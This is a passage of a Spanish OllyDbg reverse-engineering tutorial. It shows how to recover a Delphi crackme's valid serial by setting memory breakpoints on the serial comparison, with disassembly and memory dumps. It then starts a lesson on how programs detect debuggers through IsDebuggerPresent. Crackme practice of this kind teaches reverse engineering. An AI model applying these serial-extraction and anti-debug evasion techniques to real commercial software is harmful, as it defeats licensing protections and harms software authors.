ya saben como parar el programa cuando ingresa por teclado, y como localizar el byte, seguramente en otro crackme que no sea en DELPHI, se podrá seguir mas fácilmente con un BPM ON ACCESS en el mismo, hasta la comparación.


Y doy RUN




Tipeo 9898, iré a la ventana M y buscare en toda la memoria

Hago click derecho- SEARCH






Y busco la string 9898




La primera ocurrencia es en el stack apreto CTRL + L varias veces a ver cuantas aparece en el mismo.

Una zona vez ya que nos aparece en amarillo la palabra ITEM NOT FOUND debajo, salgamos de esta sección y volvamos a la ventana M




Llego hasta aquí buscando, así que sigamos para abajo con CTRL + L




Allí aparece por primera vez en esta sección hagamos CTRL + L para ver si aparece de nuevo


No, no aparece de nuevo si miro en la zona donde esta la ocurrencia




Veo un posible serial 418507, igual le pongo un BPM on ACCESS al lugar de la ocurrencia a ver si es este el que comparara.




Doy RUN



Para alli y vemos que copiara mi nombre



Lo que vemos que cada vez que tipeo va copiando de nuevo mas abajo mi serial falso y cada vez lo va machacando con mi nombre, y con el carácter siguiente vuelve a copiar el serial bueno mas abajo y asi hasta que tipeo los 6 caracteres del serial falso y ahí si cuando están los 6 caracteres a la vista poniendo un BPM en ellos.




Para justo en la comparación

```
00403CB3  .v 74 26      JE SHORT crackme_.00403CDB
00403CB5  > 8B0E        MOV ECX,DWORD PTR DS:[ESI]
00403CB7  . 8B1F        MOV EBX,DWORD PTR DS:[EDI]
00403CB9  . 39D9        CMP ECX,EBX
00403CBB  .v 75 58      JNZ SHORT crackme_.00403D15
00403CBD  . 4A          DEC EDX
00403CBE  .v 74 15      JE SHORT crackme_.00403CD5
00403CC0  . 8B4E 04     MOV ECX,DWORD PTR DS:[ESI+4]
00403CC3  . 8B5F 04     MOV EBX,DWORD PTR DS:[EDI+4]
00403CC6  . 39D9        CMP ECX,EBX
00403CC8  .v 75 4B      JNZ SHORT crackme_.00403D15
00403CCA  . 83C6 08     ADD ESI,8
00403CCD  . 83C7 08     ADD EDI,8
00403CD0  . 4A          DEC EDX
00403CD1  .^ 75 E2      JNZ SHORT crackme_.00403CB5
00403CD3  .v EB 06      JMP SHORT crackme_.00403CDB
00403CD5  > 83C6 04     ADD ESI,4
00403CD8  . 83C7 04     ADD EDI,4
```

Allí vemos que ESI y EDI apuntan al serial falso y al verdadero

```
Registers (FPU)
EAX 00000000
ECX 38393839
EDX 00000001
EBX 00951804
ESP 0012F3A8
EBP 0012F3E4
ESI 00954254 ASCII "989898"
EDI 00954240 ASCII "418507"

EIP 00403CB7 crackme_.00403CB7

C 1  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000
```

Los cuales son comparados de a 4 bytes en ese loop, probemos si el serial hallado es el correcto



Vemos que a pesar de todo es un crackme difícil ya que es un momento justo, que hay que agarrarlo ya que va variando la posición del serial falso y hay que agarrarlo con el BPM justo cuando recién lo escribe en su nueva posición, para poder parar en la comparación.


Otra posibilidad es la siguiente veo que con 4 bytes aparece esto

```
Address   Hex dump                          ASCII
009541198 00 00 00 00 06 00 00 00 ....♠...
009541A0  34 31 38 35 7C 01 00 00 4185|0..
009541A8  17 00 00 00 00 00 00 00 ↨.......
009541B0  07 00 00 00 4E 61 72 76 •...Narv
009541B8  90 01 00 00 17 00 00 00 É0..↨...
009541C0  00 00 00 00 06 00 00 00 ....♠...
009541C8  34 31 38 35 A4 01 00 00 4185ñ0..
009541D0  17 00 00 00 00 00 00 00 ↨.......
009541D8  07 00 00 00 4E 61 72 76 •...Narv
009541E0  B8 01 00 00 17 00 00 00 ╕0..↨...
009541E8  00 00 00 00 06 00 00 00 ....♠...
009541F0  34 31 38 35 CC 01 00 00 4185╠0..
009541F8  17 00 00 00 00 00 00 00 ↨.......
00954200  07 00 00 00 4E 61 72 76 •...Narv
00954208  E0 01 00 00 17 00 00 00 α0..↨...
00954210  00 00 00 00 06 00 00 00 ....♠...
00954218  34 31 38 35 F4 01 00 00 4185¶0..
00954220  17 00 00 00 00 00 00 00 ↨.......
00954228  07 00 00 00 4E 61 72 76 •...Narv
00954230  08 02 00 00 17 00 00 00 ◘☻..↨...
00954238  01 00 00 00 06 00 00 00 ☺...♠...
00954240  34 31 38 35 30 37 00 40 418507.@
00954248  60 1E 95 00 F4 96 95 00 '▲ò.¶ûò.
00954250  34 54 00 00 39 38 39 38 4T..9898
00954258  00 10 69 00 74 B4 45 00 .►i.t┤E.
00954260  F4 96 95 00 20 54 00 00 ¶ûò. T..
00954268  00 90 3F 00 00 90 3F 00 .É?..É?.
00954270  00 A9 1E 40 00 00 80 95 .@▼@..Cò
```

Con 5 Bytes escribe justo abajo

```
009541F0  34 31 38 35 CC 01 00 00 4185╠0..
009541F8  17 00 00 00 00 00 00 00 ↨.......
00954200  07 00 00 00 4E 61 72 76 •...Narv
00954208  E0 01 00 00 17 00 00 00 α0..↨...
00954210  00 00 00 00 06 00 00 00 ....♠...
00954218  34 31 38 35 F4 01 00 00 4185¶0..
00954220  17 00 00 00 00 00 00 00 ↨.......
00954228  07 00 00 00 4E 61 72 76 •...Narv
00954230  08 02 00 00 17 00 00 00 ◘☻..↨...
00954238  00 00 00 00 06 00 00 00 ....♠...
00954240  34 31 38 35 1C 02 00 00 4185∟☻..
00954248  17 00 00 00 00 00 00 00 ↨.......
00954250  07 00 00 00 4E 61 72 76 •...Narv
00954258  30 02 00 00 17 00 00 00 0☻..↨...
00954260  01 00 00 00 06 00 00 00 ☺...♠...
00954268  34 31 38 35 30 37 00 40 418507..
00954270  60 1E 95 00 F4 96 95 00 '▲ò.¶ûò.
00954278  0C 54 00 00 39 38 39 38 .T..9898
00954280  39 00 20 40 74 B4 45 00 9. @t┤E.
00954288  F4 96 95 00 F8 53 00 00 ¶ûò.°S..
00954290  00 90 3F 00 00 5C 22 40 .É?..\"@
00954298  00 FC F4 12 00 80 22 40 .ⁿ¶↨.Ç"@
009542A0  00 87 22 40 00 E4 F5 12 .ç"@.δ§↨
```

Pues voy poniendo BPM ON WRITE en la zona justo abajo, donde va a escribir cuando ingrese el próximo carácter



Seguro cuando ingrese el próximo carácter, lo escribirá aquí, así que doy RUN

```
00402811  .  F3:A5          REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI
00402813  .  89C1           MOV ECX,EAX
00402815  .  83E1 03        AND ECX,3
00402818  .  83C6 03        ADD ESI,3
0040281B  .  83C7 03        ADD EDI,3
0040281E  .  F3:A4          REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
00402820  .  FC             CLD
00402821  >  5F             POP EDI
00402822  .  5E             POP ESI
00402823  .  C3             RETN
00402824  $  83EC 08        SUB ESP,8
```

Allí escribio primero el posible serial bueno

```
00954278  07 00 00 00 4E 61 72 76  ....Narv
00954280  61 6A 61 00 16 00 00 00  aja.....
00954288  01 00 00 00 06 00 00 00  0...♠...
00954290  34 31 38 35 30 37 00 40  418507.@
00954298  74 B4 45 00 F4 96 95 00  t┤E.¶Öò.
009542A0  E4 53 00 00 00 E4 F5 12  ßS...ßS↕
009542A8  00 00 01 00 00 80 3E 00  ..0..Ç>.
009542B0  00 78 01 39 00 F0 56 95  .x09.-Vò
009542B8  00 78 F4 12 00 D6 26 40  .x¶↕.Ö&@
009542C0  00 8F 46 44 00 00 00 00  .AFD....
009542C8  00 BE 6C 44 00 8C 3F 00  .¥lD.î?.
009542D0  00 6F 61 44 00 01 00 00  .oaD.☺..
009542D8  00 38 1E 95 00 0C 01 00  .8▲ò..♀.
009542E0  00 38 1E 95 00 58 0F 00  .8▲ò.X☼.
009542E8  00 94 47 95 00 E4 F5 12  .öGò.ßS↕
009542F0  00 A2 FD 44 00 00 00 00  .ó²D....
009542F8  00 00 00 00 00 03 00 00  .....♥..
```

Damos RUN

```
77D33538  8BC1          MOV EAX,ECX
77D3353A  C1E9 02       SHR ECX,2
77D3353D  F3:A5         REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI
77D3353F  8BC8          MOV ECX,EAX
77D33541  83E1 03       AND ECX,3
77D33544  F3:A4         REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
77D33546  E8 E3FBFFFF   CALL user32.77D3312E
77D3354B  5F            POP EDI
77D3354C  5E            POP ESI
```

Y luego para cuando copia el serial falso, ahora si que paro apenas se copio, puedo ponerle un BPM on ACCESS al serial falso y al dar RUN para justo en la comparación, nuevamente.

```
00403CB5  >  8B0E       MOV ECX,DWORD PTR DS:[ESI]
00403CB7  .  8B1F       MOV EBX,DWORD PTR DS:[EDI]
00403CB9  .  39D9       CMP ECX,EBX
00403CBB  .v 75 58      JNZ SHORT crackme_.00403D15
00403CBD  .  4A         DEC EDX
00403CBE  .v 74 15      JE SHORT crackme_.00403CD5
00403CC0  .  8B4E 04    MOV ECX,DWORD PTR DS:[ESI+4]
00403CC3  .  8B5F 04    MOV EBX,DWORD PTR DS:[EDI+4]
00403CC6  .  39D9       CMP ECX,EBX
00403CC8  .v 75 4B      JNZ SHORT crackme_.00403D15
00403CCA  .  83C6 08    ADD ESI,8
00403CCD  .  83C7 08    ADD EDI,8
00403CD0  .  4A         DEC EDX
00403CD1  .^ 75 E2      JNZ SHORT crackme_.00403CB5
00403CD3  .v EB 06      JMP SHORT crackme_.00403CDB
00403CD5  >  83C6 04    ADD ESI,4
```

Bueno creo que este fue un caso difícil para cualquier método por lo movedizo de la zona donde guarda el serial.

Bueno les dejare un ejercicio, este será hallar el serial del CRACKME DE CRUEHEAD 2, esto será el fin del primer capitulo de la INTRODUCCIÓN a partir de la parte 19 empezaremos con nuevos temas, y el resolver este sencillo crackme será como la graduación del primer capitulo, recuerden que para abrir el rar de la parte 19 necesitaran del serial verdadero del crackme de cruehead 2 es bien sencillo.

Hasta la parte 19
Ricardo Narvaja
19 de diciembre de 2005


INTRODUCCION AL CRACKING EN OLLYDBG parte 19

DETECCION DEL OLLYDBG – IsDebuggerPresent


Como dijimos la parte anterior, nos concentraremos en la forma de evitar manualmente y por medio de plugins la detección de OLLYDBG por medio del programa que esta siendo debuggeado, de forma tal de poder trabajarlo tranquilamente ya que la mayoría de los programas, cuando detectan que hay un debugger trabajando sobre ellos, se cierran o comienzan a funcionar en forma diferente por lo cual hay que lograr evitar por todos los medios la detección de OLLYDBG por parte del programa victima.

Esta primera parte tratara sobre la detección por medio de la api IsDebuggerPresent, la cual es la mas comun de todas.


Para ello utilizaremos el Crackme1.exe que esta adjunto a esta leccion, lo arrancamos en OLLYDBG.



Recordemos que mi OLLYDBG por ahora solo tiene el plugin COMMAND BAR, por lo cual, no tiene cargado ningún plugin que pueda evitar la detección por medio de la api IsDebuggerPresent, pero como funciona dicha detección?




Si corremos el crackme con F9 vemos que no solo no abre la ventana del crackme si no que se cierra el programa.




OLLYDBG nos indica en la parte inferior que el programa termino, y ni siquiera vimos la ventana del crackme, jeje, que ocurre aquí, muy sencillo el crackme utiliza el método mas conocido para detectar que esta siendo debuggeado que es llamar a la api IsDebuggerPresent.

Reiniciemos el crackme y veamos si la susodicha esta en la lista de las apis que utiliza la victima, haciendo click derecho en el listado y eligiendo ..




Vemos la lista de apis usadas




Y si parece que la usa jeje

Pongamos un BP en dicha api a ver si para el programa cuando la utilice.



Damos Run y para en la api



```
0012F82C  5B15B1BA  CALL to IsDebuggerPresent from uxtheme.5B15B1B4
0012F830  00000000
0012F834  77D6B005  user32.77D6B005
0012F838  0012F858
0012F83C  5B15AF3C  RETURN to uxtheme.5B15AF3C from uxtheme.5B15AEF4
```

Vemos en el stack que es una api sin parámetros, lo único que consulta es si el programa esta siendo debuggeado o no, para los que tienen dudas con alguna api y su funcionamiento, lo mejor es consultar el archivo WINAPIS32 que esta en mi http en herramientas.


http://www.ricnar456.dyndns.org

user:hola
pass:hola


y allí en la carpeta HERRAMIENTAS/V-W-X-Y-Z esta el archivo que contiene la especificación de las apis mas importante publicada por Microsoft, no están todas pero si la gran mayoría, el único problema es que esta en ingles, y es un poquito complicado de entender para el que no esta acostumbrado, pero a partir de ahora, para irnos acostumbrando, veremos las definiciones de las apis allí.

http://www.ricnar456.dyndns.org/HERRAMIENTAS/V-W-X-Y-Z/winapi32%20NEW.rar


user:hola
pass:hola




El archivo zip, contiene un archivo de extensión HLP que es el que nos interesa lo ejecutamos.




Allí se abrió, ahora como buscamos la api que nos interesa?



Vamos a INDICE



Allí en la barra a medida que vamos tipeando el nombre de la api, va buscando las que coinciden con la letra que tipeamos



Bueno allí la hallamos hacemos doble click en IsDebuggerPresent

IsDebuggerPresent Quick Info

[New - Windows NT]

The **IsDebuggerPresent** function indicates whether the calling process is running under the context of a debugger.

This function is exported from KERNEL32.DLL.

BOOL IsDebuggerPresent(VOID)

Parameters

This function has no parameters.

Return Value

If the current process is running in the context of a debugger, the return value is nonzero.

If the current process is not running in the context of a debugger, the return value is zero.

Remarks

